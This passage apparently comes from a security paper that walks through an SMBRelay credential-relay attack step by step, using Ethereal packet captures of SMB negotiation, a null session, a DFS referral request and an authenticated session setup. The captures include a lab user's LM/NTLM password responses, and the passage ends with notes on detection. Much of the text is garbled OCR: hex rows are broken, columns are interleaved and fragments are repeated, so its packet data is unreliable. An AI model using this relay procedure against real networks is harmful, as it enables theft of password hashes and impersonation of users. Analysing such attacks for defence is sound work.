➡ Flags: 0x00 Length: 68 Called name: Calling name Calling name Calling name 0000 00 03 47 33 0010 00 70 78 a3 0020 01 02 07 14 0020 01 02 07 14 0030 ff ff 5a 64 0040 4e 45 43 44 0050 41 43 41 43	*5MBSERVER<20> (Se : VICTIM<00> (Works 9 86 2e 00 10 5a f 3 40 00 80 06 00 0 a 00 8b a2 e4 af d 0 00 08 100 00 4. 6 44 45 46 46 43 4 3 41 43 41 43 41 4 6 45 46 46 45 46	tation/Redirector) 2 5e ef 08 00 45 00 0 ac 01 01 03 ac 01 9 8e 2e 57 ae 50 18 4 20 43 4b 46 44 45 6 47 45 46 46 43 43 3 41 00 20 46 47 45 3 41 43 41 43 41 43	.px.@ NECFDEFF ACACACAC JEDFEEJE	W.P. .D CKFDE CFGEFFCC ACA. FGE NCACACAC ACAAA.
E Flags: 0x00 Length: 68 Called name: Calling name 0000 00 03 47 33 0010 00 70 78 a 0020 01 02 07 12 0030 ff ff 5a 6, 0040 4e 45 43 44 0050 41 43 41 43	*5MBSERVER<20> (Se : VICTIM<00> (Works 9 86 2e 00 10 5a f 3 40 00 80 06 00 0 a 00 8b a2 e4 af d 0 00 08 100 00 4. 6 44 45 46 46 43 4 3 41 43 41 43 41 4 6 45 46 46 45 46	tation/Redirector) 2 5e ef 08 00 45 00 0 ac 01 01 03 ac 01 9 8e 2e 57 ae 50 18 4 20 43 4b 46 44 45 6 47 45 46 46 43 43 3 41 00 20 46 47 45 3 41 43 41 43 41 43	.px.@ .zj NECFDEFF ACACACAC JEDFEEJE ACACACAC	W.P. .D CKFDE CFGEFFCC ACA. FGE NCACACAC ACAAA.
➡ Flags: 0x00 Length: 68 Called name: Calling name Calling name J 0000 00 03 47 33 0010 00 70 78 a: 0020 01 02 07 12 0030 ff ff 5a 6 0040 4e 45 43 44 0050 41 43 41 43	*5MBSERVER<20> (Se : VICTIM<00> (Works 9 86 2e 00 10 5a f 3 40 00 80 06 00 0 a 00 8b a2 e4 af d 0 00 00 81 00 00 4. 6 44 45 46 46 43 4 3 41 43 41 43 41 4 3 41 43 41 43 41 4	tation/Redirector) 2 5e ef 08 00 45 00 0 ac 01 01 03 ac 01 9 8e 2e 57 ae 50 18 4 20 43 4b 46 44 45 6 47 45 46 46 43 43 3 41 00 20 46 47 45 3 41 43 41 43 41 43	.px.@ .zj NECFDEFF ACACACAC JEDFEEJE ACACACAC	W.P. .D CKFDE CFGEFFCC ACA. FGE NCACACAC ACAAA.

lo. 🗸	Time	Source	Destination	Protocol	Info
		5 victim.wild.com	172.1.1.2	NBSS	Session request, to *SMBSERVI
-		9 172.1.1.2	victim.wild.com	TCP	3213 > netbios-ssn [SYN] Seq
		6 victim.wild.com	172.1.1.2	TCP	netbios-ssn > 3213 [SYN, ACK]
		5 172.1.1.2	victim.wild.com	TCP	3213 > netbios-ssn [ACK] Seq
		9 172.1.1.2	victim.wild.com	NBSS	Session request, to VICTIM<2
		2 victim.wild.com 3 172.1.1.2	172.1.1.2 victim.wild.com	NBSS NBSS	Positive session response Positive session response
		3 1/2.1.1.2			
		4 victim.wild.com	172.1.1.2	SMB	Negotiate Protocol Request
		4 victim.wild.com	172.1.1.2	SMB	Negotiate Protoco] Request
12] Net	0.01763 BIOS Ses	sion Service		SMB	Negotiate Protocol Request
12 Net	0.01763 BIOS Ses	sion Service Type: Positive ses		SMB	Negotiate Protocol Request
12 I Net M ⊡ F	0.01763 BIOS Ses Message Flags: 0	sion Service Type: Positive ses X00		SMB	Negotiate Protocol Request
12 Net Met	0.01763 BIOS Ses	sion Service Type: Positive ses X00		SMB	Negotiate Protocol Request
12 I Net M ⊡ F	0.01763 BIOS Ses Message Flags: 0	sion Service Type: Positive ses X00		SMB	Negotiate Protocol Request
12 Net ∎ F	0.01763 BIOS Ses Message Flags: 0 Length:	ssion Service Type: Positive ses: x00 0 17 39 86 2e 00 10	sion response		Z. ÅE.
12 Net ∎ F	0.01763 BIOS Ses Message Flags: 0 Length: 00 03 4 00 2c 7	sion Service Type: Positive ses: 00 17 39 86 2e 00 10 78 a5 40 00 80 06	sion response		Z. Å E.
12 Net ∎ 000 010 020	0.01763 BIOS Ses Message Flags: 0 Length: 00 03 4 00 2c 7 01 02 0	sion Service Type: Positive ses: x00 0 17 39 86 2e 00 10 78 a5 40 00 80 06 10 8b 0c 8d a2 e6	51 on response 55 a f2 5e ef 08 00 45 00 00 00 ac 01 01 03 ac 01 07 36 8e 2e f8 de 50 18		Z. AE.
12 Net ∎ 000 010 020	0.01763 BIOS Ses Message Flags: 0 Length: 00 03 4 00 2c 7 01 02 0	sion Service Type: Positive ses: x00 0 17 39 86 2e 00 10 78 a5 40 00 80 06 10 8b 0c 8d a2 e6	sion response		Z. AE.
12 Net ∎ F	0.01763 BIOS Ses Message Flags: 0 Length: 00 03 4 00 2c 7 01 02 0	sion Service Type: Positive ses: x00 0 17 39 86 2e 00 10 78 a5 40 00 80 06 10 8b 0c 8d a2 e6	51 on response 55 a f2 5e ef 08 00 45 00 00 00 ac 01 01 03 ac 01 07 36 8e 2e f8 de 50 18		Z. AE.
12 Net ∎ 000 010 020	0.01763 BIOS Ses Message Flags: 0 Length: 00 03 4 00 2c 7 01 02 0	sion Service Type: Positive ses: x00 0 17 39 86 2e 00 10 78 a5 40 00 80 06 10 8b 0c 8d a2 e6	51 on response 55 a f2 5e ef 08 00 45 00 00 00 ac 01 01 03 ac 01 07 36 8e 2e f8 de 50 18		Z. AE.

Step 2:

- Command: SMB_COM_NEGOTIATE
- Screen 1: Request type: Session Message Length=133+4
- Screen 2: Response: Session Message Length=101+4
- Screen 3: Challenge
- Exploit action: Relay the packet back to the source

🙆 <caj< th=""><th>pture> - Ethe</th><th>ereal</th><th></th><th><u></u>X</th></caj<>	pture> - Ethe	ereal		<u></u> X
File	<u>Edit</u> <u>Captu</u>	ure <u>D</u> isplay <u>T</u> ools		<u>H</u> elp
No. 🗸	Time	Source	Destination	Protocol Info
8 9 10 11 12 13	0.013196 0.013455 0.015729 0.015942 0.016973 0.017634 0.019947	victim.wild.com 172.1.1.2 172.1.1.2 victim.wild.com 172.1.1.2 victim.wild.com 172.1.1.2 victim.wild.com	172.1.1.2 victim.wild.com victim.wild.com 172.1.1.2 victim.wild.com 172.1.1.2 victim.wild.com 172.1.1.2	TCP netbios-ssn > 3213 [SYN, ACK] TCP 3213 > netbios-ssn [ACK] seq = - NBSS Session request, to VICTIM<20 NBSS Positive session response NBSS Positive session response SMB Negotiate Protocol Request SMB Negotiate Protocol Request
 	Message T Flags: Ox Length: 1	ype: Session mess 00	age	SMB Negotiate Protocol Response
J				
0030 0040 0050 0060 0070 0080 0090 0090 0040	ff fb 52 00 00 00 00 00 00 20 4e 4 20 31 2e 02 57 69 6b 67 72 31 2e 32 2e 31 00	18 53 c8 00 00 000 ff fe 00 00 54 57 4f 52 4b 20 00 02 4c 41 9 6e 64 6f 77 73 20 6f 75 70 73 20 258 30 30 32 00	00 85 ff 53 4d 42 72 00 . 00 20 50 43 2 30 00 20 66 67 72 2 33 22 31 61 00 02 42 4d 41 4e 32 1 k 02 42 41 4e 42 1 4e 32 1 k 02 42 41	Z
, Filter:				Reset Apply

🍘 <capture> - Ethe</capture>	real			
<u>File Edit Captu</u>	re <u>D</u> isplay <u>T</u> ools			<u>H</u> elp
	Source	Destination	Protocol	
7 0.013196 8 0.013455 9 0.015729 10 0.015942 11 0.016973 12 0.017634 13 0.019947	victim.wild.com 172.1.1.2 172.1.1.2 victim.wild.com 172.1.1.2 victim.wild.com	172.1.1.2 victim.wild.com victim.wild.com 172.1.1.2 victim.wild.com 172.1.1.2 victim.wild.com	TCP TCP NBSS NBSS NBSS SMB SMB	netbios-ssn > 3213 [SYN, ACK] 3213 > netbios-ssn [ACK] Seq= Session request, to VICTIM<20 Positive session response Positive session response Negotiate Protocol Request Negotiate Protocol Request Negotiate Protocol Response
E Flags: 0x0 Length: 10)		
<u>a</u>				
0010 00 91 76 0020 01 02 02 0030 ff 2e 5a 0040 00 00 00 0050 00 00 00 0050 00 00 00 0060 01 00 04 0070 00 00 00 0080 ce a4 f3 0090 00 56 00	8b 0c 8d a2 e6 0f a3 8b 00 00 00 00 00 60 </td <td>a 8e 2e f9 67 50 18 ff 53 4d 42 72 00 0 00 00 00 00 00 00 0 11 05 00 03 32 00 0 00 00 00 fd f3 1 4c ff 08 20 00 cd 9 00 4c 00 44 00 00</td> <td>Z b.< w .V.I.C.T</td> <td></td>	a 8e 2e f9 67 50 18 ff 53 4d 42 72 00 0 00 00 00 00 00 00 0 11 05 00 03 32 00 0 00 00 00 fd f3 1 4c ff 08 20 00 cd 9 00 4c 00 44 00 00	Z b.< w .V.I.C.T	
Filter:			Reset App	ly

🥝 <capture> - Ethereal</capture>					
<u>File Edit Capture Display Tools</u>			<u>H</u> elp		
No Time Source	Destination	Protocol Info	۲		
7 0.013196 victim.wild.com 8 0.013455 172.1.1.2 9 0.015729 172.1.1.2 10 0.015942 victim.wild.com 11 0.016973 172.1.1.2 12 0.017634 victim.wild.com 13 0.019947 172.1.1.2 14 0.020155 victim.wild.com Server: VICTIM	172.1.1.2 victim.wild.com victim.wild.com 172.1.1.2 victim.wild.com 172.1.1.2 victim.wild.com 172.1.1.2 victim.wild.com 172.1.1.2	TCP netbios- TCP 3213 > n NBSS Session NBSS Positive NBSS Positive SMB Negotiat SMB Negotiat	ssn > 3213 [SYN, ACK] etbios-ssn [ACK] Seq= request, to VICTIM<20 session response e Protocol Request e Protocol Request e Protocol Response		
0020 01 02 00 8b 0c 8d a2 e6 0030 ff 2e 5a 8b 00 00 00 00 0040 00 00 00 98 03 00 00 00 0050 00 00 00 00 0ff fe 00 <	$\begin{array}{cccccccccccccccccccccccccccccccccccc$				
Filter: Reset	Apply Challenge/Response Encry	yption Key (for LM2.1 diale	ect) (smb.encryption_key), 8 byte		

Step 3:

- Command: SMB_COM_SESSION_SETUP_ANDX (anonymous null session connection to *IPC\$*)
- Screen 1: Password Length: 1 0
- Screen 2: Response: Session Message Length=140+4
- Exploit action: Relay the packet back to the source

🎯 <capture> - Ethereal</capture>		
<u>File Edit Capture Display Tools</u>		<u>H</u> elp
No Time Source	Destination	Protocol Info
16 0.025419 victim.wild.com 17 0.030131 COACH	COACH victim.wild.com	KRB5 TGS-REQ KRB5 KRB-ERROR
18 0.033354 victim.wild.com 19 0.036781 172.1.1.2 20 0.037444 victim.wild.com 21 0.039107 172.1.1.2 22 0.039964 victim.wild.com 23 0.042351 172.1.1.2 54 0.042502 victim.vild.com Session Key: 0x00000000 ANSI Password Length: 1	172.1.1.2 victim.wild.com 172.1.1.2 victim.wild.com 172.1.1.2 victim.wild.com	SMB Session Setup And× Request, U SMB Session Setup And× Request, U SMB Session Setup And× Request, U SMB Session Setup And× Response; SMB Transaction2 Request GET_DFS_ SMB Transaction2 Request GET_DFS_
Unicode Password Length: 0 Reserved: 00000000		
N		
0000 00 03 47 39 86 2e 00 10 5a f. 0010 00 ea 78 a9 40 00 80 06 00 00 0020 01 02 07 1a 00 8b a2 e4 b0 a3 0030 ff 92 5a e4 00 00 00 00 b0 b0 b0 b0 b0 00 00 00 00 b0 b0 <t< td=""><td>0 ac 01 01 03 ac 01 . a 8e 2e 58 1b 50 18 . e ff 53 4d 42 73 00 . 0 00 00 00 00 00 00 . 3 0d 75 00 8a 00 04 . 0 00 00 57 00 69 00 . 0 00 00 32 00 30 00 .</td><td></td></t<>	0 ac 01 01 03 ac 01 . a 8e 2e 58 1b 50 18 . e ff 53 4d 42 73 00 . 0 00 00 00 00 00 00 . 3 0d 75 00 8a 00 04 . 0 00 00 57 00 69 00 . 0 00 00 32 00 30 00 .	
Filter: Reset Apply	Length of ANSI password (sn	mb.ansi_pwlen), 2 bytes

🥝 <capture> - Ethereal</capture>					
File .	Edit <u>C</u> aptu	ure <u>D</u> isplay <u>T</u> ools			Help —
No. 🗸	Time	Source	Destination	Protocol	Info 🛆
17 18	0.030131 0.033354	victim.wild.com COACH victim.wild.com 172.1.1.2	COACH victim.wild.com 172.1.1.2 victim.wild.com	KRB5 KRB5 SMB SMB	TGS-REQ KRB-ERROR Session Setup AndX Request, U Session Setup AndX Request, U
20	0.037444	victim.wild.com 172.1.1.2	172.1.1.2 victim.wild.com	SMB	Session Setup AndX Response;
22 23	0.039964 0.042351	172.1.1.2 victim.wild.com 172.1.1.2	victim.wild.com 172.1.1.2 victim.wild.com	SMB SMB SMB	Session Setup And× Response; Transaction2 Request GET_DFS_ Transaction2 Request GET_DFS_ /
	-rago, oxi				
⊡ SMB ⊞ S	5MB Header	Message Block Protoco	-		
1					
0030 0040 0050 0060 0070 0080 0090 0090 0090 0000		98 03 80 00 00 00 00 0 08 ff fe 00 08 c0 di 0 00 57 00 69 00 6e 0i 0 00 57 00 69 00 6e 0i 0 00 35 00 2e 00 30 0i 0 00 6f 00 77 00 73 0i 0 00 61 00 67 00 41 0i 0 00 61 00 67 00 65 0i	ff 53 4d 42 73 00 0 00 00 00 00 00 00 3 03 75 00 7d 00 00 0 64 00 6f 00 77 00 0 00 057 00 69 00 10 0 00 03 20 30 00 10 0 00 057 00 69 00 10 0 4e 00 20 00 4d 00 10 0 4e 00 20 00 4d 00 10 0 72 00 00 00 00 00 10 06 00		s2.0. A.NM. e.rw.
Filter:		Reset Apply	·		

Step 4:

- Command: SMB_COM_TRANSACTION2v (DFS referral request)
- Screen 1: Request type: Session message Length=98+4
- Screen 2: Response: Session Message Length=35+4 (*DFS* referral request error)
- Exploit action: Relay the packet back to the source

🍘 <cap< th=""><th>pture> - Ethe</th><th>real</th><th></th><th></th><th></th></cap<>	pture> - Ethe	real			
File .	<u>Edit</u> Captu	ıre <u>D</u> isplay <u>T</u> ools			Help
No. 🗸	Time	Source	Destination	Protocol	Inf)
18 19 20 21 22 23	0.036781 0.037444 0.039107 0.039964 0.042351	victim.wild.com 172.1.1.2 victim.wild.com 172.1.1.2 victim.wild.com 172.1.1.2 victim.wild.com	victim.wild.com 172.1.1.2 victim.wild.com 172.1.1.2 victim.wild.com 172.1.1.2 victim.wild.com 172.1.1.2	KRB5 SMB SMB SMB SMB SMB SMB	KRB-ERROR Session Setup AndX Request, User: anonymc Session Setup AndX Request, User: anonymc Session Setup AndX Response; Tree Connect Session Setup AndX Response; Tree Connect Transaction2 Request GET_DFS_REFERRAL, Fi Transaction2 Response GET_DFS_REFERRAL, Fi
L SMB	Flags: Ox Length: 9 (Server 5MB Heade	3 Message Block Prot	ocol)		
0010 0020 0030 0040 0050 0060 0070 0080 0090	00 80 70 01 02 07 ff 02 52 00 00 00 00 00 00 00 00 10 00 00 10 5c 00 31 2e 00 32	1 a 00 8b a2 e4 b 1 88 00 00 00 00 0 18 07 c8 00 00 0 08 fc 06 00 08 0 00 00 00 00 00 0 00 00 00 00 00 0 00 00 00 00 10 0 00 07 00 10 00 0 00 00 00 00 00	00 00 ac or or os a 01 6c 8e 2e 58 ab !	50 18 . 32 00 . 30 00 . 30 00 . 30 44 . 33 00 . 31 00 .	X.1.7.2. 1.1.1.1.
, Filter:			Δ	Reset Ap	ply

@ <ca< th=""><th>pture> - Ethe</th><th>ereal</th><th></th><th></th><th></th></ca<>	pture> - Ethe	ereal			
<u>File</u>	<u>Edit</u> <u>C</u> aptu	ure <u>D</u> isplay <u>T</u> ools			Help
No. 🗸	Time	Source	Destination	Protocol	Info 🔤
18 19 20 21 22 23 24	0.036781 0.037444 0.039107 0.039964 0.042351 0.043502	COACH victim.wild.com 172.1.1.2 victim.wild.com 172.1.1.2 victim.wild.com 172.1.1.2 victim.wild.com		KRB5 SMB SMB SMB SMB SMB SMB SMB	KRB-ERROR Session Setup Andx Request, User: anonymc Session Setup Andx Request, User: anonymc Session Setup Andx Response; Tree Connect Session Setup Andx Response; Tree Connect Transaction2 Request GET_DFS_REFERRAL, Fi Transaction2 Request GET_DFS_REFERRAL, Fi
Ð	Flags: Ox Length: 3	00	-		
	(Server	Message Brock Pro			
0000 0010 0020 0030 0040 0050	00 00 c0	3 ac 40 00 80 06) 8b 0c 8d a2 e6 a 49 00 00 00 00	5a f2 5e ef 08 00 4 00 00 ac 01 01 03 4	ac 01 . 50 18 . 32 0e .	
Filter:			V	Reset Ap	ply

Step 5:

- Command: SMB_COM_SESSION_SETUP_ANDX (user: wild\user)
- Screen 1: Request type: Session Message length=250+4
- Screen 2: Case insensitive password, Case sensitive password, OS, Lanman type, Domain
- Exploit action: Relay the packet back to the source

🥝 <capture> - Ethereal</capture>			
<u>File Edit Capture Display Tools</u>			Help —
No Time Source	Destination	Protocol	Info 🔼
23 0.042351 172.1.1.2	ˈ ː/z.ɪ.ɪ.z victim.wild.com	' जल्म SMB	Transaction2 Request GET_DFS_REFERRAL, F1
24 0.043502 victim.wild.com	172.1.1.2	SMB	Transaction2 Response GET_DFS_REFERRAL, E
25 0.044483 172.1.1.2	victim.wild.com	SMB	Transaction2 Response GET_DFS_REFERRAL, E
26 0.056298 victim.wild.com	COACH	KRB5	TGS-REQ
27 0.060575 COACH	victim.wild.com	KRB5	KRB-ERROR
28 0.064052 victim.wild.com 29 0.071729 172.1.1.2	172.1.1.2 victim.wild.com	SMB SMB	Session Setup AndX Request, User: WILD\us Session Setup AndX Request, User: WILD\us
30 0.073036 victim.wild.com	COACH	DCERPC	Request: call_id: 2 opnum: 2 ctx_id: 0
12 11 12 12 12 12 12 12 12 12 12 12 12 1			
Message Type: Session message	ge		
⊞Flags: 0x00 Length: 250			
Eligen, 200 ESMB (Server Message Block Prot	0001)		∇
<u>م</u>			
0030 fe db 5b 20 00 00 00 00		73 00 .	Г М. SMBs.
0040 00 00 00 18 07 68 00 00 0		0000 .	
	0 d4 0d 75 00 ca (@u
	0 18 00 18 00 00 (c 96 4c 47 20 85 3		A2
0080 e2 2a e9 23 9d 2c 8e 9e 4	8 5f 39 0c 79 68 (cf6.	.*.#., H_9.yh –
	l2 7d 97 56 ef b1 ('5 00 73 00 65 00 ;		j<}.Ve
			Jw. u.s.e.r. W.I.L. DW.i.
			1 d o w s 2 0
Filter:		Reset Ap	ply

File Edit Capture Display Tools Help No. Time Source Destination Protocol Info Info Protocol
22 0:039900 0:12:1:1:2 SMB Transaction2 Request GET_DFS_REFERRAL, F 23 0:042351 172:1:1:2 SMB Transaction2 Reguest GET_DFS_REFERRAL, F 24 0:043802 victim.wild.com SMB Transaction2 Response GET_DFS_REFERRAL, F 25 0:044483 172:1:1:2 SMB Transaction2 Response GET_DFS_REFERRAL, F 25 0:056298 victim.wild.com SMB Transaction2 Response GET_DFS_REFERRAL, F 26 0:056298 victim.wild.com SMB Transaction2 Request, User: WILOUS 29 0:054032 victim.wild.com KRB5 KRB-ERROR 29 0:054032 victim.wild.com TOS.REQ 29 0:071729 172:1:1:2 victim.wild.com SMB 20 0:071729 172:1:1:2 victim.wild.com SME 20 0:071729 172:1:1:2 victim.wild.com SME 20 0:07129 172:1:1:2 victim.wild.com SME 20 0:07129 172:1:1:2 victim.wild.com SME 20 0:0720172 172:1:1:2 victim.wild.com SME<
23 0.042351 172.1.1.2 victim.wild.com SMB Transaction2 Request GET_DFS_REFERRAL, Fi 24 0.043502 victim.wild.com 172.1.1.2 SMB Transaction2 Response GET_DFS_REFERRAL, E 25 0.04483 172.1.1.2 victim.wild.com SMB Transaction2 Response GET_DFS_REFERRAL, E 26 0.056298 victim.wild.com COACH KRB5 TS-REQ 27 0.060575 COACH victim.wild.com KRB5 KRB-ERROR 28 0.064052 victim.wild.com 172.1.1.2 SMB Session Setup AndX Request, User: WILD/US 29 0.071729 172.1.1.2 victim.wild.com SMB Session Setup AndX Request, User: WILD/US 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 / Unicode Password Length: 24 Reserved: 00000000 B Capabilities: 0x0000004 Byte Count (BCC): 141 ANSI Password: S60464272053B2EE22AE923902C8E Unicode Password: F6D39Fc26A3CB5Bc91D27D9756EFB1C0 Account: user Primary Domain: WILD Native OS: Windows 2000 5.0 Extra byte parameters B Tree Connect Andx Request (0x75) word Count (WCT): 4 AndxCommand: No further commands Reserved: 00 AndxOffset: 250 B Flags: 0x0008 Password Length: 1 Byte Count (BCC): 37 Password 10 Path (\L72.1.1.2\15 Service: ?????
<pre>25 0.044483 172.1.1.2 victim.wild.com SMB Transaction2 Response GET_DFS_REFERRAL, E 26 0.056298 victim.wild.com COACH Victim.wild.com KRB5 TGS-REQ 27 0.060575 coACH victim.wild.com 172.1.1.2 SMB Session Setup Andx Request, User: WILD\us 29 0.071729 172.1.1.2 victim.wild.com SMB COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com SMB Session Setup Andx Request, User: wILD\use 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com SMB Session Setup Andx Request Victim.wild.com Account: user Primary Domain: WILD Native OS: Windows 2000 2195 Native LAN Manager: Windows 2000 5.0 Extra byte parameters BTree Connect Andx Request (0x75) word Count (WcT): 4 AndxCommands Reserved: 00 AndxOffset: 250 B Flags: 0x0008 Password: No further commands Reserved: 00 AndxOffset: 250 B Flags: 0x0008 Password: Length: 1 Byte Count (BcC): 37 Password: 00 Path: \ll21.1.2.VI\$ Service: ????? 7</pre>
<pre>26 0.056298 victim.wild.com COACH KRB5 TGS-REQ 27 0.060575 COACH victim.wild.com KRB5 KRB-ERROR 28 0.064052 victim.wild.com J72.1.1.2 SMB Session Setup AndX Request, User: WILD/US 29 0.071729 172.1.1.2 victim.wild.com SMB Session Setup AndX Request, User: WILD/US 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 Unicode Password Length: 24 Reserved: 00000000 B Capabilities: 0x0000004 Byte Count (BCC): 141 ANSI Password: F6D39FC26A3CB5B2EE22AE9239D2C8E Unicode Password: F6D39FC26A3CB5B2EE22AE9239D2C8E Unicode Password: F6D39FC26A3CB5BC91D27D9756EFB1C0 Account: user Primary Domain: WILD Native OS: Windows 2000 5.0 Extra byte parameters B Tree Connect AndX Request (0x75) word Count (WCT): 4 AndXcommand: No further commands Reserved: 00 Andxoffset: 250 B Flags: 0x0008 Password Length: 1 Byte Count (BCC): 37 Password: 00 Path: \172.1.1.2\1\$ Service: 7???</pre>
28 0.064052 victim.wild.com 172.1.1.2 SMB Session Setup Andx Request, User: WILD\us 29 0.071729 172.1.1.2 victim.wild.com SMB Session Setup Andx Request, User: WILD\us 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 30 0.073036 victim.wild.com Sassond: Sass
29 0.071729 172.1.1.2 victim.wild.com SMB Session Setup AndX Request, User: WILD\us 30 0.073036 victim.wild.com COACH DCERPC Request: call_id: 2 opnum: 2 ctx_id: 0 Unicode Password Length: 24 Reserved: 00000000 B Capabilities: 0x000000d4 Byte Count (BCC): 141 ANSI Password: F6039FC26A3CB5BC91D27D9756EFB1C0 Account: user Primary Domain: WILD Native OS: windows 2000 2195 Native LAN Manager: Windows 2000 5.0 Extra byte parameters B Tree Connect AndX Request (0x75) Word Count (WCT): 4 AndXCOmmand: No further commands Reserved: 00 AndXCOffset: 250 B Flags: 0x0008 Password Length: 1 Byte Count (BCC): 37 Password: 00 Path: \\172.1.1.2\I\$ Service: ?????
Unicode Password Length: 24 Reserved: 00000000
Unicode Password Length: 24 Reserved: 00000000
<pre>Reserved: 0000000</pre>
Byte Count (BCC): 141 ANSI Password: 834C964C4720853B2EE22AE9239D2C8E Unicode Password: F6D39FC26A3CB5BC91D27D9756EFB1C0 Account: user Primary Domain: WILD Native OS: Windows 2000 2195 Native LAN Manager: Windows 2000 5.0 Extra byte parameters E Tree Connect Andx Request (0x75) Word Count (WCT): 4 AndxCommand: No further commands Reserved: 00 Andxoffset: 250 E Flags: 0x0008 Password Length: 1 Byte Count (BCC): 37 Password: 00 Path: \\172.1.1.2\I\$ Service: ????
Unicode Password: F6D39FC26A3CB5BC91D27D9756EFB1C0 Account: user Primary Domain: WILD Native OS: Windows 2000 2195 Native LAN Manager: Windows 2000 5.0 Extra byte parameters ⊟ Tree Connect And× Request (0x75) Word Count (WCT): 4 And×Command: No further commands Reserved: 00 And×offset: 250 ⊞ Flags: 0x0008 Password Length: 1 Byte Count (BCC): 37 Password: 00 Path: \\172.1.1.2\I\$ Service: ?????
Account: user Primary Domain: WILD Native OS: Windows 2000 2195 Native LAN Manager: Windows 2000 5.0 Extra byte parameters ⊟ Tree Connect AndX Request (0x75) Word Count (WCT): 4 AndXCommand: No further commands Reserved: 00 AndXoffset: 250 ⊞ Flags: 0x0008 Password Length: 1 Byte Count (BCC): 37 Password: 00 Path: \\172.1.1.2\I\$ Service: ????
Native OS: Windows 2000 2195 Native LAN Manager: Windows 2000 5.0 Extra byte parameters ⊟ Tree Connect AndX Request (0x75) Word Count (WCT): 4 AndXCommand: No further commands Reserved: 00 Andxoffset: 250 ⊞ Flags: 0x0008 Password Length: 1 Byte Count (BCC): 37 Password: 00 Path: \\172.1.1.2\I\$ Service: ????
Native LAN Manager: windows 2000 5.0 Extra byte parameters ⊟ Tree Connect And× Request (0x75) word Count (wCT): 4 And×Command: No further commands Reserved: 00 And×offset: 250 ⊞ Flags: 0x0008 Password Length: 1 Byte Count (BCC): 37 Password: 00 Path: \\172.1.1.2\I\$ Service: ?????
<pre>⊟ Tree Connect AndX Request (0x75) word Count (wCT): 4 AndxCommand: No further commands Reserved: 00 AndxOffset: 250</pre>
<pre>word Count (WCT): 4 AndxCommand: No further commands Reserved: 00 AndxOffset: 250 Flags: 0x0008 Password Length: 1 Byte Count (BCC): 37 Password: 00 Path: \\172.1.1.2\I\$ Service: ????</pre>
Reserved: 00 And×offset: 250 ■ Flags: 0x0008 Password Length: 1 Byte Count (BCC): 37 Password: 00 Path: \\172.1.1.2\I\$ Service: ????
AndXoffset: 250
Password Length: 1 Byte Count (BCC): 37 Password: 00 Path: \\172.1.1.2\I\$ service: ????
Byte Count (BCC): 37 Password: 00 Path: \\172.1.1.2\I\$ service: ????
Path: \\172.1.1.2\I\$ Service: ?????
service: ?????
0070 00 d4 00 00 00 8d 00 83 4c 96 4c 47 20 85 3b 2e
0090 d3 9f c2 6a 3c b5 bc 91 d2 7d 97 56 ef b1 c0 65j<}.Ve 00a0 bb a8 87 4a 07 07 77 00 75 00 73 00 65 00 72 00Jw. u.s.e.r.
00b0 00 00 57 00 49 00 4c 00 44 00 00 00 57 00 69 00w.I.L. Dw.i.
00c0 6e 00 64 00 6f 00 77 00 73 00 20 00 32 00 30 00 n.d.o.w. s. 2.0. 00d0 30 00 30 00 20 00 32 00 31 00 39 00 35 00 00 00 0.o. 2. 1.9.5
00e0 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 w.i.n.d. o.w.s
Filter Reset Apply ANSI Password (smb.ansi_password), 24 bytes

Step 6:

Password hash written to disk. Relay *IP* address added to interface. Bound to port 139 on address 192.1.1.1 relaying fo victim host.

Signature of attack

As *SMBRelay* exploit performs legal *NetBT* and *SMB* connections, *IDS Network Sensor* wouldn't be able to recognize packet relaying. The exploit causes the following local process to be started: *smbrelay.exe*. This process can be viewed within *Task Manager*, as shown:

oplications Processes	Performa	ance			
Image Name	PID	CPU	CPU Time	Mem Usage	
WINWORD.EXE	584	00	7:13:56	59,320 K	
WinMgmt.exe	912	00	0:00:07	780 K	
WINLOGON.EXE	160	00	0:00:25	3,348 K	
UpdaterUI.exe	1100	00	0:00:33	1,936 K	
TASKMGR.EXE	1220	00	0:00:00	2,924 K	
System Idle Process	0	99	117:50:25	16 K	
System	8	00	0:03:40	72 K	
sychost.exe	1416	00	0:00:01	148 K	
svchost.exe	936	00	0:00:05	1,196 K	
svchost.exe	440	00	0:00:03	3,440 K	
svchost.exe	400	00	0:00:12	2,148 K	
spoolsv.exe	496	00	0:00:35	2,160 K	
SMTray.exe	1152	00	0:00:00	344 K	
SMSS.EXE	136	00	0:00:00	64 K	
